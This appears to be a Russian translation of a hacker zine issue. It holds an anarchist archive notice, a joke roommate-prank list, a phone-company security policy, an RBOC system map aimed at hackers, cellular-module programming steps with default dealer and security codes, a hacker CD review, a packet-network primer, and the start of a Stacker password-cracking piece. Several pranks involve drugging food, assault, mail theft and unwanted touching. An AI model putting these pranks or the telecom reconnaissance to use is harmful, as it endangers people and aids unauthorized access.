История освободительного движения до сих пор недостаточно систематизирована. Главным образом это объясняется отсутствием учёных, проявляющих интерес к исследованию этой области. В результате те, кому нужна библиографическая информация по отдельным темам истории анархизма, вынуждены обращаться ко всем первоисточникам и самостоятельно делать из них выводы. Положение ещё усугубляется, когда требуется современная литература по теории и практике освободительных движений, появившаяся за это время.

База данных германоязычного анархизма (DAtenbank des Deutschsprachigen Anarchismus) призвана восполнить нехватку библиографических материалов. В настоящее время она регистрирует анархистские и, в целом, освободительные документы и публикации. В дальнейшем она охватит документы, посвящённые истории и теории этих движений.

Основное внимание в нашей исследовательской работе уделяется германоязычным регионам, с планами расширения в ближайшем будущем. Параллельно мы разрабатываем введение в издательскую историю печатных материалов, которое будет информативным с точки зрения их политического и редакционного значения.

С начала 1980-х годов ведётся индексирование германоязычной освободительной прессы, открытое для изучения. Оно охватывает хронологический период от философских истоков германского анархизма в 1832 году до наших дней. Особое место занимают газеты и журналы, хотя сборники документов, альманахи, ежегодники, протоколы съездов и каталоги также не остаются без внимания.

Помимо анархистских изданий, мы также регистрируем материалы, кооперативами или издателями которых были анархисты. Индексирование ведётся по всем стандартным библиографическим критериям (названия, издатели, даты/районы, тиражи, места распространения и т. д.).

Для удовлетворения растущего спроса со стороны желающих воспользоваться нашими материалами мы решили публиковать первые синтетические реестры в виде серии брошюр. Это издание, ограниченным тиражом и в четырёх или пяти выпусках, будет доступно в «Архиве социальной и цивилизационной истории» издательства «Libertad» в Берлине. Первая брошюра посвящена германской освободительной прессе с 1832 по 1890 год. Каждый выпуск серии включает схему истории прессы, хронологическую библиографию журналов и указатель.

Мы проводим специальные исследования через базу данных и предлагаем результаты в печатном виде. На сегодняшний день зарегистрировано более 1000 наименований, каждое из которых предоставляет множество различных элементов для исследования.

Da.d.A. — частный исследовательский проект. Мы не принимаем пожертвований от государственных учреждений и подобных организаций. Это позволяет нам продолжать работу без помех и независимо. Недостаток такого подхода в том, что мы поддерживаем Da.d.A. за счёт личных средств и свободного времени.

Современную освободительную прессу трудно регистрировать и систематизировать. Хотя освободительные издания после 1968 года получили беспрецедентное развитие

(и не только количественное), немногие из них доступны в библиотеках и архивах. Сегодня особенно важно совершенствовать наши методы сохранения современной прессы. Мы призываем каждого издателя анархистских материалов, даже если производство сейчас прекращено, присылать нам информацию и, по возможности, экземпляры своих публикаций. Они будут зарегистрированы в нашем компьютере и помещены в библиотеку для исследования социальных вопросов — для будущих научных работ.

За дополнительной информацией о проекте Da.d.A. и возможностях использования базы данных обращайтесь по следующим адресам:

```
BERLINER GESELLSCHAFT ZUM STUDIUM SOZIALER FRAGEN e.V.
   Projekt: Datenbank des Deutschsprachigen Anarchismus (Da.d.A.)

c/o Jochen Schmuck          c/o Gunter Hoering
Postfach 440 349            Pfalzer Str.27
1000 BERLIN 44              5000 KOLN 1
Tel. 030/686 65 24          Tel. 0221/21 81 49
```

---

100 СПОСОБОВ СВЕСТИ СОСЕДА ПО КОМНАТЕ С УМА

[Не спрашивайте, почему я это печатаю. Я просто считаю это дьявольски забавным.]

1. Покури белену. Делай что вздумается.
2. Поменяй простыни на кроватях, пока он/она на занятиях.
3. Дёргайся всем телом.
4. Делай вид, что разговариваешь во сне.
5. Укради аквариум. Наполни его пивом и брось туда сардин. Разговаривай с ними.
6. Стань сабгением.
7. Вколи в его/её твинки смесь декатрима и глутамата натрия.
8. Научись левитировать. Пока сосед смотрит в другую сторону, взлети со стула. Когда повернётся — упади обратно и ухмыльнись.
9. Говори на языках.
10. Двигай личные вещи соседа. Начни с мелочей. Постепенно переходи к более крупным предметам, а в конце приклей всё, что у него/неё есть, к потолку.
11. Ходи и разговаривай задом наперёд.
12. Потрать все деньги на Jolt Cola. Выпей всё. Сложи банки в центре комнаты. Пронумеруй их.
13. Потрать все деньги на Трансформеров. Играй с ними по ночам. Если сосед что-то скажет, серьёзно ответь ему/ей: «Они — больше, чем кажется».
14. Бормочи себе под нос целые сценарии фильмов («Безумный Макс», «Repo Man», «Касабланка»).
15. Убивай тараканов разводным ключом, исполняя арии Вагнера на казу. Если сосед пожалуется — объясни, что это для курса по перформанс-арту (или ударь его/её ключом).
16. Собирай всю свою мочу в маленький кувшин.
17. Прикуйся цепью к кровати соседа. Заставь его/её приносить еду.
18. Купи компьютер. Оставляй его включённым, когда не пользуешься. Выключай, когда пользуешься.
19. Спроси соседа, может ли твоя семья пожить «всего пару недель».
20. Купи как можно больше старых номеров Field and Stream. Делай вид, что занимаешься онанизмом, читая их.
21. Симулируй сердечный приступ. Когда сосед вызовет врачей — делай вид, что ничего не было.

22. Ешь стекло.
23. Кури шариковые ручки.
24. Улыбайся. Всегда.
25. Собирай собачьи какашки в баночках из-под детского питания. Сортируй по предполагаемому рациону собаки.
26. Сжигай всю макулатуру, косо поглядывая на соседа.
27. Спрячь пачку чипсов и Ho Hos на дне мусорного ведра. Когда проголодаешься — рройся в мусоре. Найди еду и съешь. Если сосед выбросит мусор до твоего голода — потребуй компенсации.
28. Оставь на столе соседа декларацию войны. Приложи список претензий.
29. Приклеивай козявки к окнам в оккультных узорах.
30. Стреляй в соседа резинками, когда тот отвернулся, а потом быстро смотри в другую сторону.
31. Покрась всё нижнее бельё в лаймово-зелёный цвет.
32. Пролей на кровать соседа много пива. Плыви.
33. Купи три буханки чёрствого хлеба. Выращивай плесень в шкафу.
34. Прячь своё бельё и носки в шкаф соседа. Обвини его/её в краже.
35. Сними свою дверь. Отправь её родителям соседа (наложенным платежом).
36. Молись Азатоту или Зороастру. Принеси в жертву что-нибудь мерзкое.
37. Каждый раз, как сосед входит в комнату, подожди минуту, затем встань. Объяви, что идёшь в душ. Сделай это. Повторяй три недели.
38. Расставь на комоде тринадцать зубных щёток разных цветов. Отказывайся их обсуждать.
39. Покрась свою половину комнаты в чёрный цвет. Или в пейсли.
40. Каждый раз, когда сосед почти засыпает, задавай вопросы, начинающиеся с «А ты когда-нибудь задумывался, почему...». Проявляй фантазию.
41. Сбрей одну бровь.
42. Засунь матрас под кровать. Спи там и набрасывай грязную одежду на пустую раму. Если сосед комментирует — бормочи «Надо экономить место» двадцать раз, судорожно дёргаясь.
43. Насыпь хрен в ботинки.
44. Расставь все книги корешками к стене. Громко жалуйся, что никогда не можешь найти нужную книгу.
45. Всегда смывай в туалете три раза.
46. Питайся исключительно солёными огурцами неделю. Часто рвёт.
47. Купи «Pennsylvania Polka» Фрэнки Янковича и слушай не менее 6 часов в день. Если сосед жалуется — объясни, что это задание для курса по примитивным культурам.
48. Давай ему/ей карманные деньги.
49. Слушай радиопомехи.
50. Открывай шторы перед сном. Закрывай сразу после пробуждения.
51. Много плачь.
52. Посылай соседу анонимные любовные записки.
53. Стриги ногти на руках и ногах и храни их в пакетике. Клади пакетик рядом с компьютером и перекусывай из него во время учёбы. Если сосед проходит мимо — прижми пакет и смотри подозрительно.
54. Клей использованные бумажные платки на стены соседа.
55. Каждый раз, когда сосед выходит из душа, опускай глаза и хихикай про себя.
56. Если пришёл раньше соседа — ложись спать на его/её кровать.
57. Подкладывай журналы для взрослых под кровать соседа. Когда кто-то приходит к нему/ней в отсутствие соседа — показывай гостям журналы.
58. Когда ложишься спать, начинай прыгать на кровати... прыгай какое-то время, затем подпрыгни высоко и делай вид, что ударился головой о потолок. Рухни на кровать и симулируй потерю сознания... засыпай так каждую ночь в течение месяца.
59. Если сосед уезжает на выходные — смени замки.


60. Когда родители соседа звонят и спрашивают его/её, пять секунд тяжело дыши в трубку, затем вешай.
61. Каждый раз, когда он/она идёт в душ — брось всё, схвати полотенце и тоже иди.
62. Узнай код почтового ящика соседа. Открывай его и забирай почту. Делай это месяц. Потом отправь всё накопленное через UPS.
63. Собирай стружку от карандашей и рассыпай по полу.
64. Заведи воображаемого кота. Разговаривай с ним каждую ночь, делай вид, что держишь его на руках, поставь под стол лоток. Через две недели скажи, что кот пропал. Развесь объявления в общежитии. Обвини соседа.
65. Вызывай охрану каждый раз, когда сосед прибавляет музыку.
66. Следуй за ним/ней по пятам на выходных.
67. Сиди на полу и разговаривай со стеной.
68. Когда звонит телефон — вставай и открывай дверь.
69. Когда кто-то стучит — отвечай по телефону.
70. Бери чужое нижнее бельё. Носи его.
71. Каждый раз, когда сосед проходит по комнате, натыкайся на него/неё.
72. Пять минут каждый час смотри на соседа. Ничего не говори. Просто смотри.
73. Скажи соседу, что кто-то звонил и это было очень важно, но ты не помнишь кто.
74. Запусти мышей в его/её комнату.
75. Дай каждой из своих стен имя. Когда не можешь решить задачу — спрашивай у каждой стены. Записывай ответы, затем спрашивай у потолка финальный ответ. Жалуйся соседу, что не доверяешь потолку.
76. Бери бумаги соседа и сдавай как свои.
77. Скачи вприпрыжку в туалет.
78. Собери всю мебель соседа и построй форт. Охраняй его весь выходной.
79. Набери мусорный мешок листьев и высыпь кучу в его/её комнате. Прыгай в них. Восхищайся прекрасной листвой.
80. Заходя в комнату, выключай свет. Включай, когда уходишь.
81. Распечатай сатанинские знаки и разложи в комнате так, чтобы он/она их нашёл(-а).
82. Каждый раз, когда разговариваешь по телефону и входит сосед — немедленно вешай трубку, ничего не говоря, и заползай под стол. Сиди там две минуты, потом перезвони.
83. Настаивай на том, чтобы написать полный текст «American Pie» на потолке над кроватью. Пой его каждую ночь перед сном.
84. Используй Библию как платок. Кричи на соседа, если он/она произносит «Боже» или «Господи».
85. Кури благовония.
86. Ешь мотыльков.
87. Купи «Морских обезьянок» и вырасти их. Назови одну в честь соседа. На следующий день объяви, что она умерла. Назови другую. На следующий день скажи, что и та умерла. Продолжай, пока все не умрут.
88. Коллекционируй Chia-Pet.
89. Общайся исключительно на языке жестов.
90. Съешь пакет зефира перед сном. На следующий день разбрызгай три баллончика взбитых сливок по полу. Скажи, что тебя тошнило.
91. Вытри дезодорантом стены соседа.
92. Если знаешь, что сосед в комнате — врывайся запыхавшись. Спроси, не пробегал ли мимо толстый лысый голый тибетец со стодолларовой купюрой. Убегай обратно, ругаясь.
93. Оставляй огрызки яблок на его/её кровати.
94. Храни фекалии в холодильнике. Жалуйся, что никогда нечего есть.
95. Наполни банку мочой и поставь рядом с кроватью. Пока сосед не смотрит — замени банку с яблочным соком. Подожди, когда повернётся. Выпей.
96. Никогда не смывай.

97. Купи надувную куклу. Спи с ней.
98. Развесь чучела животных в петлях на потолке. Проходя мимо, бормочи: «Тебе не надо было этого делать».
99. Лижи его/её, пока спит.
100. Оденься в женскую одежду.

Руководство по компьютерной безопасности Southwestern Bell

==Phrack Magazine==

Volume Four, Issue Forty-Four, File 4 of 27



PART II

\

SOUTHWESTERN BELL TELEPHONE

Руководство по компьютерной безопасности

Компьютерная безопасность — ВАША ответственность.

Данные рекомендации помогут вам понять и исполнять свои корпоративные обязательства.

Подготовлено: Информационными системами, Администрацией компьютерной безопасности, One Bell Center 22-H-8, St. Louis, MO 63101

Для пользователей

Храните в тайне данные своего входа и пароль.
Не записывайте пароли, а если всё же необходимо — держите запись в запертом месте.
Не храните пароль в компьютере.
Убедитесь, что при вводе пароля никто за вами не наблюдает.
Выбирайте неочевидные, трудно угадываемые пароли.
Не делитесь логинами и паролями с другими.
Периодически меняйте пароли — не реже одного раза в тридцать дней.
Открывайте новые учётные записи для доступа к вычислительным ресурсам только при реальной необходимости.
Закрывайте учётные записи, которые больше не нужны.
Убедитесь, что на конфиденциальные файлы установлены надлежащие права доступа.
Не передавайте конфиденциальную информацию через электронную почту или системы новостей.
Если вы подозреваете нарушение безопасности — немедленно сообщите руководству.
Используйте вычислительные ресурсы только в служебных целях, одобренных компанией.
Не обращайтесь к информации, доступ к которой вам не разрешён руководством. Если сомневаетесь — спросите!
Выходите из системы, покидая рабочее место.
Если вы подключились удалённо — разрывайте соединение по окончании работы.

Для руководителей вычислительных ресурсов

Разработайте процедуры контроля доступа к вычислительным ресурсам.
Обеспечьте средства защиты проприетарной информации от раскрытия неуполномоченным лицам.
Убедитесь, что подключение компьютера к любой сети не уменьшает контроль пользователя над программами и данными.
Обеспечьте надлежащие средства и процедуры защиты вычислительного оборудования от повреждений.
Предоставьте средства защиты данных и программ пользователей от нежелательных изменений или уничтожения.
Убедитесь, что использование вычислительных ресурсов санкционировано непосредственным руководителем.
Следите за тем, чтобы использование вычислительных ресурсов можно было отследить до конкретных лиц.
Регулярно информируйте руководство об объёмах использования вычислительных ресурсов.
Обеспечьте надлежащие средства резервного копирования данных и программ.
Ведите журналы аудита, фиксирующие нарушения и инциденты безопасности, и регулярно их проверяйте.
По вопросам координации деятельности в области компьютерной безопасности обращайтесь к Администратору компьютерной безопасности.

Для руководителей

Убедитесь, что вы санкционируете всё использование вычислительных ресурсов и требуете отдельного входа для каждого сотрудника.
Убедитесь, что пользователи вычислительных ресурсов понимают свои обязанности в части надлежащего использования и осознания требований безопасности.
Проверяйте отчёты об использовании вычислительных ресурсов и практику безопасности подчинённых вам пользователей.
Когда трудовые отношения с пользователем прекращаются или изменяется характер его работы, незамедлительно организуйте изменение прав доступа к вычислительным ресурсам, уведомив Системного администратора.
Сообщайте о нарушениях безопасности Главному менеджеру по безопасности и Группе администрирования компьютерной безопасности.

Справочная информация

Организация информационных систем предоставляет услуги безопасности и аварийного восстановления для установления, мониторинга и аудита стандартов компьютерной безопасности.
По любым вопросам и комментариям касательно компьютерной безопасности обращайтесь в Администрацию компьютерной безопасности.

Организационная структура RBOC

Составлено редакцией Phrack Magazine

Стремясь помочь хакерскому сообществу разобраться в организационном хаосе, созданном нашими замечательными друзьями из RBOC, мы составили перечень различных подразделений, их функций, входящих в них центров и используемых ими компьютерных систем.

Планирование и проектирование

Определяет сетевые ресурсы, доступные для распределения

Функции:

• Долгосрочное и текущее планирование внешних кабельных сетей, узловых центров, межузловой сети, специальных служб, межузловых служб доступа и магистральных каналов
• Проектирование сети передачи данных
• Координация работ по установке и/или модификации компонентов сети

Центры:

DSPC, SCPC, WCFPC, CAC, IFFPC, IFCPC, TEC, MEC, DSDC, EEC, CSEC

Системы:

LEIS, NPS, FEPS, LSRP, INPLANS, INFORMS, DFDS, SSFS, PICS, LATIS, CAMIS, CUCRIT

Обеспечение услуг

Распределяет имеющиеся сетевые ресурсы

Функции:

• Проектирование и маршрутизация каналов
• Верификация и назначение сетевых элементов
• Управление и отслеживание заявок в процессе назначения

Центры:

• CPC — Circuit Provisioning Center (Центр обеспечения каналов)
• LAC — Loop Assignment Center (Центр распределения абонентских линий)

Системы:

TIRKS, SOAC, SWITCH, COSMOS, WM, LFACS, LOMS

Управление сетью

Контролирует установку, техническое обслуживание и тестирование каналов

Функции:

• Координация и выполнение работ, необходимых для предоставления услуг
• Мониторинг и управление сетевым оборудованием и объектами
• Анализ, локализация и устранение неисправностей коммутационного и передающего оборудования

• Отчётность о состоянии заявок на обслуживание и/или работ по восстановлению

Центры:

CRSAB, ICC, MC, NAC, RCMAC, SEAC, SSC, FMAC, STC, DNCC, FCC, SCC

Системы:

McTE, GDS, LMOS, EADAS, TAN, RSA, CRAS, CIMAP, NDS, SEAS, MAS, MIZAR, SARTS, TCAS, CAROT, NMA, NMPS, SCCS

Обслуживание клиентов

Прямой контакт компании с клиентами

Функции:

• Согласование условий обслуживания с клиентами
• Создание и маршрутизация связанных заявок на обслуживание
• Создание и ведение записей о клиентах
• Информирование клиентов о статусе обеспечения услуг
• Инициирование процессов выставления счётов и сбора платежей
• Обработка запросов по счетам и общим вопросам обслуживания

Центры:

• RSC — Residence Service Center (Центр обслуживания частных абонентов)
• BSC — Business Service Center (Центр обслуживания корпоративных клиентов)
• ICSC — Interexchange Carrier Service Center (Центр обслуживания межузловых операторов)

Системы:

• BOFADS — Business Office Force Administration Data System
• PREMIS — Premises Information System
• SOP — Service Order Processor
• CABS — Carrier Access Billing System
• BOSS — Billing and Order Support System
• CRIS — Customer Records Information System
• BRIS — Business Revenue Information System
• CLAIMS

Сводная таблица

Процесс	Центр	Система
Планирование и проектирование		
IOF	IFCPC IFFPC IOF/EDC	FEPS NPS-F
Коммутация	SCPC WCPC EEC	LSD&F LSRP NDS TNDS/EQ NPS-W
Распределение	DSPC DSDC	LATIS LEIS NPS-D
Обеспечение услуг		

```
      IOF                  CAC                      TIRKS

      Коммутация           LAC                      COSMOS

      Распределение        LAC                      LFACS

  Управление сетью

      IOF                  FMAC                     CAROT   CIMAP   TCAS
                                                    TNDS/TK

      Коммутация           NAC  RCMAC  SCC         EADAS  NDS  MAS  MIZAR
                                                    TASC  CIMAP  NMA  NMPS
                                                    SCCS

      Распределение        ICC  MC                  GDS  CRAS  LMOS/MLT
                                                    PREDICTOR  TAN
```

Мёртв ли Blue Box?

[Таблица из 37 записей — номера прямого доступа по странам — опущена]

Этот файл представлен The Phone Company

Пошаговая инструкция по программированию сотового модуля EO

```
****************************************
* Step-by-step Programming Instructions *
*      For the EO Cellular Module       *
****************************************
```

1. Распакуйте и подключите сотовый модуль EO к персональному коммуникатору EO 440/880.

2. После подключения сотового модуля EO включите персональный коммуникатор EO 440/880.

3. Откройте EO Phone.

4. Нажмите «Options» (Параметры).

5. Нажмите «Authorized Dealer» (Авторизованный дилер).

6. Введите код дилера в соответствующее поле. Код дилера: `*12345678#`. Для исправления ошибок обведите кружком 2–3 введённых цифры — появится поле редактирования для более удобного ввода. Внеся исправления, нажмите «OK».

7. Нажмите «OK» во всплывающем окне «Authorized Dealer Code».

8. Подождите примерно 30 секунд — появится экран программирования (на экране будут видны «часы занятости»).

9. Если появился экран с сообщением о неверном коде, экран программирования будет пустым, а кнопки «Apply» и «Apply and Close» внизу будут неактивны. Закройте экран программирования, нажав на затемнённый угол в верхнем левом углу экрана. Повторите шаги 4–7 (см. подсказку ниже для гарантированно точного ввода). Распространённая ошибка — ввод буквы «l» вместо цифры «1», так как они визуально схожи. Убедитесь, что введённый символ имеет ту же высоту, что и

остальные цифры: буква «l» будет немного выше.

Подсказка: Чтобы гарантировать правильный ввод (во избежание путаницы «1» и «l»), используйте экранную клавиатуру из раздела аксессуаров. Для ввода кода дилера через клавиатуру выполните следующие действия (заменяет шаги 4, 5 и 6):

a. Нажмите «Accessories» на нижней книжной полке.
b. Нажмите «Keyboard» — появится всплывающая клавиатура.
c. Нажмите «Options» вверху окна EO Phone.
d. Нажмите «Authorized Dealer» — появится всплывающее окно с кодом дилера.
e. Нажмите на строку в поле кода дилера — появится точка (или символ),
и теперь ввод с клавиатуры будет отображаться в поле кода дилера.
f. Удалите точку (или символ) с клавиатуры. Клавиша Delete —
крайняя правая в верхнем ряду клавиатуры.
g. Введите с клавиатуры код дилера: *12345678#
(клавиши * и # находятся при нажатии клавиши Shift — стрелки вверх).
h. ПЕРЕЙДИТЕ К ШАГУ 7 и продолжайте.

Примечание: При вводе следующих данных для изменения записи всегда используйте жест «кружок». То есть обводите имеющуюся запись, чтобы открыть поля редактирования, затем исправляйте каждую цифру, вписывая новую поверх старой. Это гарантирует правильное количество цифр в каждой записи. При неверной длине записи ни одна из запрограммированных записей не будет принята.

10. Введите назначенный номер телефона в первое поле. Для редактирования существующего номера используйте жест «кружок», чтобы открыть поля редактирования. Изменяйте каждую цифру, вписывая новую в поле редактирования. По завершении нажмите «OK».

11. Той же процедурой, что в шаге 10, введите соответствующий SID во второе поле.

12. Той же процедурой, что в шаге 10, введите соответствующий IPCH (0333 для провайдера на стороне A, не использующего проводной канал; 0334 для провайдера на стороне B, использующего проводной канал) в третье поле.

13. Оставьте остальные поля без изменений — в заводских настройках, — если провайдер сотовой связи не указал иное. Для изменения необходимых записей используйте метод «кружок/редактирование». Заводские настройки по умолчанию:

Название поля	Значение по умолчанию
ACCOLC	00
Group ID	15
Lock Code	1234
SCM	1010
Security Code	123456
Emergency Code	911

14. Нажмите кнопку «Apply» внизу экрана. Введённые данные программирования сохраняются в сотовом модуле EO. Это займёт примерно 20 секунд.

15. Закройте экран программирования, нажав на затемнённую область в верхнем левом углу экрана программирования.

16. Теперь установите нужный режим роуминга.

17. Нажмите «Options».

18. Нажмите «Roaming».

19. Введите код безопасности. По умолчанию: 123456.

20. Нажмите «OK».

21. Нажмите рядом с нужным вариантом роуминга. Появится галочка.

22. Нажмите кнопку «Apply».

23. Закройте окно.

24. Проверьте строку состояния в EO Phone на наличие соответствующих индикаций.

25. Нажмите вкладку «Keypad» на правой стороне окна EO Phone — появится цифровая панель для голосовых вызовов.

26. Убедитесь, что значок сотовой связи обведён рамкой (в отличие от значка телефона в нижнем левом углу EO Phone).

27. Нажимайте кнопки цифровой панели для ввода набираемого номера. Цифры появятся в поле набора в нижней средней части окна EO Phone.

28. Возьмите трубку и нажмите кнопку «DIAL» в нижнем правом углу экрана. Эта кнопка аналогична кнопке SEND на сотовом телефоне. Будет совершён голосовой вызов по номеру, указанному в поле набора.

29. По завершении вызова нажмите «Hang-up» (кнопка DIAL меняется на «Hang-up» после подключения вызова к сети). Это аналогично нажатию END на сотовом телефоне.

30. Закройте EO Phone.

31. Программирование и тестирование завершены.

Дополнительная информация

Сотовый модуль EO содержит сотовый телефон OKI 910, размещённый в специально разработанных корпусных деталях с нестандартными разъёмами для подключения к проприетарному порту телефона.

Всё программирование этого модуля осуществляется через персональный коммуникатор EO 440 или 880. Вся информация о программировании/конфигурации телефона хранится в сотовом модуле EO, а не в персональном коммуникаторе. Это означает, что после программирования сотовый модуль EO можно отсоединить от одного персонального коммуникатора EO и подключить к любому другому без повторного программирования.

ESN сотового модуля EO можно определить по серийному номеру в окошке на нижней части модуля. ESN сотового модуля — это число 129, за которым следуют последние восемь цифр серийного номера. Эти восемь цифр обычно начинаются с 013. Данное одиннадцатизначное число следует предоставить специалистам, которые непосредственно назначат номер телефона и активируют сотовый модуль EO в сотовой сети.

Hacker Chronicles на CD-ROM

Что ж, он сказал, что сделает это — и сделал.

Scan Man выпустил CD-ROM с информацией, собранной из андерграунда. Я как-то забыл, что он собирался это сделать, но стоило пойти слухам — и я понял: так оно и есть.

На HoHo Con в прошлом году Bootleg был очень воодушевлён идеей собрать материалы сообщества для проекта, над которым они со Scan Man работали вместе. Однако по мере развития

событий Bootleg понял, что Scan Man не собирался с ним сотрудничать, и выкинул его из проекта.

Именно так мне это объяснили. Надеюсь, это неправда, потому что Bootleg сейчас за решёткой и не может прилететь в Западную Вирджинию, чтобы как следует потрясти Scan Man за шкирку.

[Описание с буклета диска]

ПРЕДУПРЕЖДЕНИЕ!

Данный материал носит спорный характер и может оскорбить некоторых зрителей. Не потому, что содержащаяся информация сама по себе незаконна. Нередко применение определённой информации является незаконным. «Хакерские хроники» предназначены исключительно для информационных и образовательных целей. Все документы и программы в этой компиляции были законно доступны общественности до его публикации. Ни одно из описанных на этом диске противоправных действий никоим образом не поощряется и не должно предприниматься.

Более 12 лет в создании — этот программный пакет содержит рассказы о том, как это делалось, реальные взломы, аресты и судебные преследования. Большинство статей написаны самими людьми, совершавшими эти действия. Доступ к статьям и программам осуществляется через удобную систему меню.

Области информации включают: PHONE PHREAKING (так называемые любители, интересующиеся телефонными технологиями всех видов, известные своей способностью обходить системы телефонного биллинга), COMPUTER HACKERS (иногда называемые киберпанками, интересующиеся доступом к любым онлайн-компьютерным системам), SATELLITE COMMUNICATIONS (любители, иногда использовавшие тестовое программное обеспечение для дилеров с целью обхода систем шифрования), «UNDERGROUND» GENERAL INFORMATION (множество сугубо технических тем, подробно изложенных, таких как банкоматы, кредитные карты, голосовая почта, гипноз, прослушка, отслеживание людей, прослушивание телефонов, сотовые телефоны, взлом замков, социальная инженерия, вирусы, химические вещества, взрывчатка, редакционные статьи, правовые вопросы, системы сигнализации, шпионаж, аппаратное обеспечение, перехват сигналов, частные расследования, безопасность, компьютерная этика, подпольные BBS, пиратство кабельного TV, фрикинг и многое другое!

Ну, это говорит само за себя, не правда ли? CYBERPUNKS, VIRII, WAREZ & STUFF! Ну да, ага.

Если серьёзно — на диске чертовски много файлов. Это весьма круто, потому что теперь КАЖДАЯ BBS в мире может выложить БОЛЕЕ 650 МЕГ G-ФАЙЛОВ! Хех.

Файл на диске, который произвёл на меня наибольшее впечатление, — это вступление, написанное Scan Man. Он рассказал о многом из того, что делал в прошлом в этой сцене, с телефонными компаниями и т.д. Я знаю Scan Man очень давно. Pirate-80 была одной из первых настоящих хакерских BBS, на которых я когда-либо бывал. (Помните, когда она работала только в определённые часы?) Читать этот файл было весьма познавательно. Я также улыбнулся, увидев, что он до сих пор злится на Craig за то, что тот разнёс его в пух и прах в одном из выпусков Phrack несколько лет назад.

Имейте в виду: это ни в коей мере не полная коллекция. К счастью, диск не содержит ни одного выпуска Phrack Magazine после номера 41 (иначе я бы претендовал на долю дохода :)). Также, как ни странно, на нём нет ни одного LOD-TJ, кроме выпуска 4. Зато есть большая коллекция CUD, NIA и CDC. Поди разберись.

Файлы представляют собой занятную историю нашего сообщества, и для любопытного новичка, ностальгирующего ветерана или просто любого, у кого есть 39 долларов, это может быть чем-то стоящим — хотя бы для того, чтобы иметь это у себя. Никогда не знаешь, когда понадобится найти 12-й номер LOL или схему urine box. Избавит вас от необходимости скачивать.

«The Hacker Chronicles — A Tour of the Computer Underground» должен быть доступен в любом магазине, торгующем CD-ROM. Или позвоните на P-80. Уверен, Scan Man продаст вам копию: 304-744-7322.

Пакетные сети передачи данных: введение и обзор

Автор: Cosmos

Обилие как частных, так и публичных сетей предоставило хакеру почти бесконечное поле деятельности. Популярным типом сети является сеть с пакетной коммутацией, например SprintNet (TELENET), позволяющая локальным пользователям получать доступ к удалённым машинам. Такие WAN обычно служат магистральной инфраструктурой для многих крупных корпораций. Понимание принципов их работы может обогатить знания хакера во многих аспектах.

Пакетная коммутация — технология сетевой передачи данных, при которой пользовательские данные разбиваются на небольшие единицы (пакеты) и передаются от отправителя к получателю по общим каналам связи. Каждый отдельный пакет также содержит дополнительную информацию, позволяющую сети правильно направить его к нужному адресату. Размер пакета ограничен максимальным количеством символов, установленным отправителем. Пакеты измеряются в октетах — 8-битных байтах. Пользовательские данные, превышающие этот размер, делятся на несколько пакетов.

Разница между пакетной коммутацией и канальной коммутацией (обычными телефонными линиями) заключается в использовании виртуальных каналов. Эти каналы называются «виртуальными» потому, что:

1. они состоят из полосы пропускания, выделяемой по требованию из пула общих каналов;
2. в пакетной сети не устанавливается прямое физическое соединение;
3. соединение является логическим.

В силу этих особенностей пакетные сети принято называть сетями без установления соединения. Существует три типа пакетных сетей: публичные, частные и гибридные (сочетание двух предыдущих).

Сеть передачи данных с пакетной коммутацией (PSDN) имеет пять основных компонентов:

1. компоненты локального доступа (LAC)
2. сборщики/разборщики пакетов (PAD)
3. узлы пакетной коммутации (PN)
4. сетевые каналы (NL)
5. система управления сетью (NMS)

Компоненты локального доступа

Для передачи данных через PSDN данные сначала должны поступить от конечного пользователя к сборщику/разборщику пакетов (PAD) или к узлу пакетной коммутации со встроенной функцией PAD. Для этого требуются три компонента локального доступа. Первый — терминал данных конечного пользователя, проще говоря, ваш компьютер. Второй — устройство передачи данных конечного пользователя, например модем. Третий — объект локального доступа или физическая линия (телефонная линия). Существует три типа физических линий: коммутируемые аналоговые линии

(dial-up), арендованные аналоговые каналы (выделенные линии) и арендованные цифровые каналы (каналы DDS).

Сборщики/разборщики пакетов

Все данные, передаваемые через PSDN, должны проходить через сборщик/разборщик пакетов (PAD). Основная функция PAD — преобразование пользовательских данных в формат сетевых пакетов и обратно. По существу, PAD служит сетевым транслятором между пользователем и PSDN. Другие функции PAD включают: концентрацию физических линий, функции установления и разрыва соединения, преобразование протоколов, преобразование кодов, эмуляцию протоколов, функции локальной коммутации и функции локального биллинга.

Узлы пакетной коммутации

Основным компонентом сети с пакетной коммутацией является узел пакетной коммутации (PN). Узел пакетной коммутации обеспечивает правильную маршрутизацию каждого пакета в сети. Как правило, конфигурации PN устанавливаются в резервированной конфигурации, что обеспечивает удобное резервирование для сетевого трафика. Другие функции включают: биллинг, внутреннюю диагностику сети, поддержку прямого доступа к хост-компьютерам и межсетевые шлюзы.

Сетевые каналы

Сетевые каналы — физические компоненты, соединяющие узлы пакетной коммутации между собой. В качестве технологий сетевой связи могут применяться: аналоговые каналы, цифровые каналы, микроволновые системы и спутниковые системы. Наиболее распространённые технологии сетевых каналов — Digital Dataphone и другие аналогичные услуги межузловых операторов, а также выделенные аналоговые линии «точка-точка». Скорости в сетевых каналах варьируются от 9,6 Кбит/с до 56/64 Кбит/с. Сетевые каналы принято называть «магистральным уровнем» или магистральной пакетной сетью. Локальные PAD именуются «уровнем доступа» или сетью доступа.

Система управления сетью

По существу, система управления сетью (NMS) управляет и контролирует PSDN. Прежде всего она хранит и обслуживает сетевую базу данных — мастер-копию всего программного обеспечения и конфигураций каждого сетевого узла. В случае сбоя или неправильной работы узла NMS может загрузить резервную информацию через сетевые каналы для устранения проблемы. Таким образом формируется сеть, не требующая постоянного обслуживания.

Этого достаточно для общего понимания сети передачи данных с пакетной коммутацией. При желании можно углубиться в дополнительные темы, хотя они и не являются обязательными. Рекомендуется изучить стандартный протокол X.25 и прочие материалы по OSI. В любом случае надеюсь, что эта краткая вводная статья окажется полезной для общего понимания компьютерных сетей.

Cosmos

Безопасность Stacker

Как взломать диск Stacker, защищённый паролем!

Программное обеспечение Stacker увеличивает пространство на жёстком диске, сжимая данные на лету. Для этого оно создаёт на жёстком диске файл под названием `Stacvol.dsk`. Вся информация, записываемая на диск, сжимается и сохраняется в файле `stacvol.dsk`. Когда Stacker устанавливается на жёсткий диск, например C:, все данные на нём сжимаются и сохраняются в файле `stacvol.dsk`, которому назначается виртуальный диск C:; «реальный» диск при этом становится D:. Подмена происходит при загрузке.

